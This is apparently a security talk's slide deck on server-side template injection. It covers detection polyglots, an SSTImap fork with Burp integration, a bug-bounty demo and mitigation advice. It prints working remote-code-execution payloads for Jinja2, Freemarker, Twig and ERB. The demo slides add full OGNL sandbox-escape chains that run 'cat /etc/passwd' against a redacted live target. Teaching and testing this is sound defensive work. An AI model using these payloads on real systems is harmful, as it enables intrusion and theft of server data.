



SSTI

Server Side Template Injections For Everyone

{{ 7 * 7 }} → 49 → 🐱 → RCE → 🎉

Understanding 🔍

Detection 🕒

Exploitation 🌟

(Github Link: <https://github.com/W-21/SSTImapBetter>)

Inspiration

Bug Bounty Challenge – SSTI Discovered, But “Mitigated”?

Find a bypass that gives *RCE* and get a reward!




Today's Adventure Map



What Even IS Template Injection?

A story of trust issues between devs and users



The New Hotness: SSTImap

Features that actually work in 2024



Tool Fight Club

Tplmap vs SSTImap vs Raw Chaos




How Not To Get Pwned

Mitigation & remediation notes



Hands-On Lab Time

We break things together (safely™)



Q&A

Yes, there are no dumb questions (mostly)

01 // What's a SSTI?

- Not SSRF
- CSTI is basically the same



01 // Server Side Template

In one line: a reusable page skeleton with blanks that the server fills in with real data before sending it to you.



It's mostly static...

The bulk of the page is fixed HTML the developer wrote — layout, headings, wording.



...with blanks left in

Placeholders like `{{ name }}` mark where dynamic values should be dropped in.



The server fills them

On each request the engine (Jinja2, Twig, etc.) merges data into the blanks → final HTML.



...but what if the USER controls the recipe? → that's SSTI

THE TEMPLATE = A RECIPE 🍳

📄 TEMPLATE

```
Hello, {{ name }}  
You have  
{{ msgs }} new!
```

static text + blanks



🔑 DATA

```
name = "Ada"
```

```
msgs = 3
```

*the real values
(from user / DB)*

↓ **render()** ↓

FINISHED PAGE (HTML)

```
Hello, Ada  
You have 3 new!
```

01 // Try A Template Out

There are template “Playgrounds” for many popular languages

Quickly try out some templates online:

<https://try.freemarker.apache.org/>

<https://twig.symfony.com/play>

<https://developer.sailpoint.com/tools/velocity-playground/>

<https://jgonggrijp.gitlab.io/wontache/playground.html>

01 // What Even IS SSTI Then? 🤔



Template engines are everywhere

Jinja2, Twig, Freemarker, Velocity... they mix static templates with dynamic data



The vulnerability

When user input gets directly dropped INTO the template string and evaluated



The consequence

Server executes your code. You now own the box. Congrats?



01 // The Classic Mistake 🔥

✘ Uh oh spaghettiio

```
name = request.args.get('name')
return render_template_string(
    f'Hello, {name}!')
```

💀 User sends: {{7*7}}

✔ Much better, friend

```
name = request.args.get('name')
return render_template(
    'hello.html', name=name)
```



01 // Just like SQL Injections

Template Injection

```
input_name = request.args.get("name");  
render_template_string("Hello, " + input_name);
```

```
# 🦴 User sends: {{7*7}}
```

SQL Injection

```
input_id = request.args.get("guid");  
result = mysql_query("select name from users where guid = '" + input_id + "'");
```

```
# 🦴 User sends: ' or 1=1--
```

01 // Four Underlying Causes

It might not be the developer's fault

1. Simple Template String Concatenation
2. User Defined Templates
3. Double Evaluation
4. Framework Vulnerabilities (ie CVE's)

From `{{7*7}}` to root

Same idea every time: ride the engine's own syntax to reach the host's command execution.

Jinja2

Python / Flask

```
{{ lipsum.__globals__['os']  
  .popen('ifconfig').read() }}
```

💡 Walks Python's object graph to reach os

Freemarker

Java

```
`${ "freemarker.template  
  .utility.Execute"?new()("ifconfig") }`
```

💡 Built-in Execute utility = instant shell

Twig

PHP / Symfony

```
{{ ['ifconfig'] | filter('system') }}
```

💡 Abuses a filter to call system()

ERB

Ruby / Rails

```
<%= system('ifconfig') %>
```

💡 Ruby just... runs it. No chain needed.

Wait... I've Seen This Before 🧐

SSTI and insecure deserialization are cousins: both chain existing building blocks to reach code execution.

🧩 SSTI Gadget Chain

User sends {{ ... }}

Engine evaluates it as code

Hop through `__class__` →
`__mro__` → `__subclasses__`

Land on `os` / `subprocess`

🌟 **Command runs**

🧩 Deserialization Chain

App reads serialized blob

Parser rebuilds objects


Magic methods fire
(`__reduce__`, `readObject`)

Chain reaches a dangerous sink

🌟 **Command runs**



02 // Detect And Exploit Strategy



1 Poke it

```
{{7*7}}
```

Returns 49? You're in! 🎉

2 Identify the engine

```
{{7*'7'}} vs ${7*7}
```

Jinja2 vs Freemarker vs Twig

3 Go deeper

```
{{config}}
```

Grab the app secrets 🗝️

4 Full send

```
..__import__('os').popen('ifconfig')
```

PROFIT (ethically™) 💰

03 // Real World Problems

Black Box 🕵️

Black box testing means you won't know if templates are even being used

Input Paths 🤔

User input has to be passed into a template

- Second Order Injections
- Wait For An Email
- Check the PDF

03 // Real World Problems

Sandboxes

It is always possible that user input is safely handled

Rate Limiting


Most web application servers can't or won't handle thousands of requests a minute

WAF's **will** block everything

01 // Popular Solutions


These are all wrong

1. Use An Identifier
 2. Manual Testing
 3. Automated Tools
- Hundreds of Re



03 // Real World Problems - TLDR


Spray and Pray Will Not Work




03 // Solutions

03 // Solution Overview

SSTI Detection & Exploitation Flow



03 // Reflected and Blind?



02 // First Things First

Detection Polyglots

Classic Detections:

```
${{<%["'"]}}%\
```

```
{{ ... }} ${{ ... }} #{{ ... }}
```

```
<%= ... %> { ... } {{{= ... }}}
```

```
{= ... } *{{ ... }} @{{ ... }} @(...)
```

Burp Suite Detections:

```
gbwpm${350*862}qyc9u
```

```
tzr2h{{437*556}}usjqz
```

```
udde5#{308*396}umd1b
```

```
fnovs[[355*595]]iv7j3
```

```
wjzwj${file.separator}ql0az
```

```
gs4zx%{923*406}zdz0u
```

02 // First Things First

Detection Polyglots We Can Automate

Hackmanit Improved:

```
p ">[[${54964*11}]]  
<%=54964*11%>@*#{54964*11}  
{##}/*{{.}}*/
```

02 // Error and Blind SSTI



02 // Error Based SSTI

- Template Engines Often Hide or Handle Errors
- Underlying Code Engine May Not!
- `{{ 7 * 7 }}`
- `{{ 1 / 0 }}`
- `${ "" .getClass().forName('java.lang.Integer').valueOf("test") }`
- `${ "" .getClass().forName('java.lang.Integer').valueOf(system("ifconfig")) }`

02 // Blind Boolean Based SSTI

Boolean Based SSTI can look at server status code (ie error 500) or page generation

Some examples from vladko312

- '2' + '3' == 5 → true
- • '2' + '5' == 3 → false
- • strlen('2') == 1 → true
- • strlen('1') == 2 → false
- • true && eval(...) → eval
- {{_self.env.registerUndefinedFilterCallback("shell_exec")}}
{{1/ (_self.env.getFilter("...&& echo SSTIMAP'")
|trim('\n') ends with "SSTIMAP")}} → RCE

02 // Tool Fight Club



Feature	Tplmap	SSTImap
Still updated?	😓 Nope	✅ Yes!
Engine Detection	✅ OK	✅ Enhanced
Burp Integration	❌ Nah	✅ Yes!
Blind SSTI	❌ Yes	✅ Yes
Plugin Support	😬 Limited	✅ Full
False Positives	😬 Some	😊 Low
RCE Automation	✅ Basic	✅ Advanced

02 // SSTImap Updates

SSTImap is nice... But improvements are needed.

Enter: SSTImapBetter!



```

  SSTImapBetter
[*] Version: 1.3.3.7
[*] Author: @W--
[*] Based on @vladko312
[!] LEGAL DISCLAIMER: Usage of SSTImapBetter for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws.
Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] Loaded plugins by categories: generic: 5; languages: 6; java: 5; javascript: 11; php: 3; python: 5; ruby: 2
[*] Loaded request body types by categories: auto: 1; http: 1; object: 2; raw: 3
[*] Starting SSTImapBetter in interactive mode. Type 'help' to see the details.
```

SSTImapBetter: The New Hotness



SQLmap Syntax

One less thing to learn

Second Order Detection

SSTI is often output on a different page

Burp Integration

Right-click → scan in Burp. Why wasn't this always a thing?

Plugin System

Added a few new template engine plugins. Use AI to add more!

Blind SSTI

OOB and time-based for when you can't see the output.

SSTImap always did this ;)

More to come


Light weight scans

Combine with Tinja

More OOB techniques

02 // SSTImap Command Line Flags

Learn a new tool? Or.....



02 // Second Order Vulnerabilities

Templates ***often*** display input received on a page or API

When the output from a SSTI injection takes place on a new page this is called a “Second Order” injection

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

[Update email](#)

Preferred name

Nickname ▼

[Submit](#)



Carrie Onanon | 20 May 2026

Four coffees, two with milk no sugar, one black with no sugar and one white with 2 sugars. Sorry taking the builder's drink orders and needed to write them down somewhere.

Mo Sez | 24 May 2026

I print screened my friend's laptop and now he doesn't know why nothing is scrolling. Maybe I could find a better use of my time.

H0td0g | 01 June 2026

[Injection in my name!](#)

Leave a comment

Comment:

03 // Second Order Sources

Pages 🧑

Often just in another webpage

→ 49

Email 🧑

Email body, email “to” field, attachments, etc

→ SECRET_KEY=...

PDF Exports 🗑️

Invoices, schedules, data visualizations, etc

→ [`<class 'object'>...`]

Double Evaluations 🚀

One template may load the output from another template

→ uid=0(root)

03 // Burp Integration

The screenshot displays the Burp Suite Professional v2023.3.2 interface, specifically the SSTimapBetter extension settings window. The window title is "Burp Suite Professional v2023.3.2 - ssti.burp - licensed to Wesley Wineberg". The menu bar includes "Burp", "Project", "Intruder", "Repeater", "Window", and "Help". The main menu includes "Dashboard", "Target", "Proxy", "Intruder", "Repeater", "Collaborator", "Sequencer", "Decoder", "Comparer", "Logger", "Extensions", "Learn", and "SSTimapBetter" (which is highlighted). A "Settings" button is visible in the top right corner.

The settings section contains the following fields and options:

- Python executable:** A text input field containing "python" and a "Browse..." button.
- sstimapbetter.py:** A text input field containing "C:\Proggies\sstimapbetter\sstimapbetter.py" and a "Browse..." button.
- Injection marker:** A text input field containing "*".
- Launch mode:** A dropdown menu set to "New terminal window".
- Interactive mode (-i)**
- Keep temporary request files**
- Extra arguments:** A text input field containing "--technique R" and a "Save settings" button.

The output area at the bottom shows the following log messages:

```
[*] SSTimapBetter extension loaded.  
[*] Settings saved.  
[*] Wrote request -> C:\Users\Admin\AppData\Local\Temp\sstimapbetter\req_1780332219213_0a7d00800339914082367420008f005e.web-security-academy.net.txt (scheme: https)  
[*] Launched: python C:\Proggies\sstimapbetter\sstimapbetter.py -r C:\Users\Admin\AppData\Local\Temp\sstimapbetter\req_1780332219213_0a7d00800339914082367420008f005e.web-securit
```

A "Clear output" button is located at the bottom left of the output area.

03 // The Lab




Manually testing each parameter
one... by... one...




Using Tplmap to automate detection
...but it hasn't been updated since 2019

















SSTImap with Burp integration
Scan the whole app in one click 



Writing custom payloads for each error
manually bypassing WAF in binary encoding
at 3am, powered by pure spite 

Server-side template injection

-  **PRACTITIONER** Basic server-side template injection → 
-  **PRACTITIONER** Basic server-side template injection (code context) → 
-  **PRACTITIONER** Server-side template injection using documentation → 
-  **PRACTITIONER** Server-side template injection in an unknown language with a documented exploit → 
-  **PRACTITIONER** Server-side template injection with information disclosure via user-supplied objects → 
-  **EXPERT** Server-side template injection in a sandboxed environment → 
-  **EXPERT** Server-side template injection with a custom exploit → 

05 // Demo

The Challenge:

- They think there's a OGNL vulnerability
- They even think they know where it is
- They want RCE

05 // Demo - Verify The Injection


The screenshot displays the Burp Suite Professional interface. The top menu bar includes Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, Learn, and Interactsh. The target URL is `https://account.██████████`. The interface is split into two main panes: Request and Response.

Request Pane: Shows an HTTP/1.1 POST request to `/login`. The request body contains a form with a hidden input field: `appId=██████████`. A tooltip indicates that the value `%[2222*2]` was entered and that the user should "Press F2 for focus".

Response Pane: Shows the HTML response. The response includes a "Welcome Customer Service Staff" message and a JavaScript snippet. The JavaScript code sets `s.pageName = '██████████loginpage'+4(2222*2)`. Below this, there is a form with a hidden input field: `<input type="hidden" name="appId" value="4444" id="██████████" />`. This line is highlighted with a red rectangle. The rest of the response contains HTML for a sign-in form with labels for "Sign In", "Sign In", "UserName", and "all fields are required".

At the bottom of the interface, there is a search bar with "0 matches" and a status bar showing "11,812 bytes | 698 millis".

05 // Demo – Exploit?



The screenshot displays the Burp Suite Professional interface. The main window shows an intercepted response from https://. The response is rendered in HTML format, showing a 403 Forbidden status. The HTML content includes a title 'Access Denied' and a message: 'You don't have permission to access "/>

Response from https://

Forward Drop Intercept is on Action Open Browser Comment this item

Pretty Raw Hex Render

```
1 HTTP/1.1 403 Forbidden
2 Server: AkamaiGHost
3 Mime-Version: 1.0
4 Content-Type: text/html
5 Content-Length: 313
6 Cache-Control: max-age=0
7 Expires:
8 Date:
9 Connection: close
10 Strict-Transport-Security: max-age=31536000 ; includeSubDomains
11 X-XSS-Protection: 1; mode=block
12 Content-Security-Policy: frame-ancestors 'self';
13 X-Frame-Options: SAMEORIGIN
14
15 <HTML>
16 <HEAD>
17 <TITLE>
18 Access Denied
19 </TITLE>
20 </HEAD>
21 <BODY>
22 <H1>
23 Access Denied
24 </H1>
25
26 You don't have permission to access "http4#50:6#47:6#4
27 Reference#32:6#35:18#46:41367a5c6#46:16499719106#46:9423b99
28 </BODY>
29 </HTML>
```

INSPECTOR

0 matches

05 // Demo – WAF “Bypass”

The screenshot shows the Censys search results interface. The search bar contains a redacted host ID. The main content area displays details for a specific service: **HTTP 403 / TCP**. The response status is **200 OK**, and the body contains a redirect to a login page. The software identified is Amazon Elastic Load Balancer with FS Nginx. The response body is shown as `<!DOCTYPE html>` followed by `<html>`. The page also shows network and geolocation information for the host, including WHOIS data for Amazon Data Services Northern Virginia and a map of the location in Ashburn, Virginia.

Summary

- Reverse DNS: No Data
- Forward DNS: No Data
- OS: No Data
- 1 Total Service: **403 / HTTP**

Network and Geolocation

- WHOIS Network: Amazon Data Services Northern Virginia, AMAZON-IAD
- WHOIS Organization: Amazon Data Services Northern Virginia, ADSN-1
- Autonomous System: AMAZON-AES - Amazon.com, Inc. (14616), US
- Location: Ashburn, United States (US), 39.04372° N, -77.48749° W

HTTP 403 / TCP (LOGIN_PAGE)

LAST OBSERVED: MAY 31, 2026 | 04:02 UTC

SOFTWARE

- Amazon Elastic Load Balancer
- FS Nginx

DETAILS

- URI: https://[redacted]
- Status: **200 OK**
- Path: /
- Body Hash: 7d653 [redacted]
- HTML Title: Redirect page to Login
- Headers: HTTP/1.1 200 OK, Accept-Ranges: bytes...
- Response Body: `<!DOCTYPE html>`
`<html>`

TLS HANDSHAKE

- Version Selected: UNKNOWN

CERTIFICATE

- Fingerprint: [redacted]
- Subject DN: C=US, ST=[redacted]

05 // Demo – Exploit?

```
`${"freemarker.template.utility.Execute"?new()}("cat /etc/passwd")}
```

✘ Nope

```
`${(#container=#context['com.opensymphony.xwork2.ActionContext.container']).  
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).  
(#ognlUtil.excludedClasses.clear()).  
(#ognlUtil.excludedPackageNames.clear()).  
(#context.setMemberAccess(@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)).  
(@java.lang.Runtime@getRuntime().exec('cat /etc/passwd'))}
```

✘ Nada

05 // Demo – Ask For Help!

```
%{(#instancemanager=#application["org.apache.tomcat.InstanceManager"]).
(#stack=#attr["com.opensymphony.xwork2.util.ValueStack.ValueStack"]).
(#bean=#instancemanager.newInstance("org.apache.commons.collections.BeanMap")).
(#bean.setBean(#stack)).(#context=#bean.get("context")).(#bean.setBean(#context)).
(#macc=#bean.get("memberAccess")).(#bean.setBean(#macc)).
(#emptyset=#instancemanager.newInstance("java.util.HashSet")).
(#bean.put("excludedClasses",#emptyset)).
(#bean.put("excludedPackageNames",#emptyset)).
(#arglist=#instancemanager.newInstance("java.util.ArrayList")).
(#arglist.add("'" + command + "'")).
(#execute=#instancemanager.newInstance("freemarker.template.utility.Execute")).
(#execute.exec(#arglist))}
```

05 // Demo - Success

The screenshot shows the Burp Suite Professional interface with the following details:

- Target:** https://origin-account- [redacted] HTTP/1
- Request:** A POST request to /login/ [redacted] HTTP/1.1. Headers include Host: origin-account, User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8, and Accept-Language: en-US,en;q=0.5. The body contains a JSON object with an 'appId' field.
- Response:** An HTML response from the server. A red circle highlights the following HTML snippet:

```
<input type="hidden" name="csrf-token" value="E0B5B1F7AC9415A2EAD06EBC09D9316" method="post" class="form-control"/>
<input type="hidden" name="appId" value="total 4" />
<div class="container">
  <div class="row">
    <div class="span8 sign-in">
      <h2>
        Sign In
      </h2>
      <div class="control-group">
        <div class="controls">
          <label for="userName" id="userNameLabel">
            <span class="visuallyhidden">
              Username:
            </span>
          </label>
          <span class="visuallyhidden">
            all fields are required
          </span>
          <input type="text" name="username" size="40" maxlength="20" value="" id="userName" class="input-sign-in" autocomplete="off" ntlanchid="username"/>
        </div>
      </div>
    </div>
  </div>
</div>
```
- Inspector:** The right-hand pane shows the raw HTML response, with the highlighted section corresponding to the HTML snippet above.
- Search:** The search bar at the bottom shows 0 matches for the search term.

05 // Demo – Success



05 // How Not To Get Rekt



Where to Look (as Attacker)

- User-controlled inputs reflected in templates
- Error pages rendering request params
- Profile/name fields rendered server-side
- Email templates with user content
- Report generators & PDF tools
- CMS / wiki content renderers

How To Sleep Better at Night

-  Pass data as variables, not string concat
-  Use Jinja2 sandbox mode
-  Whitelist input — (don't just reject {{ and }})
-  Logic-less templates (Mustache FTW)
-  WAF rules for template syntax patterns
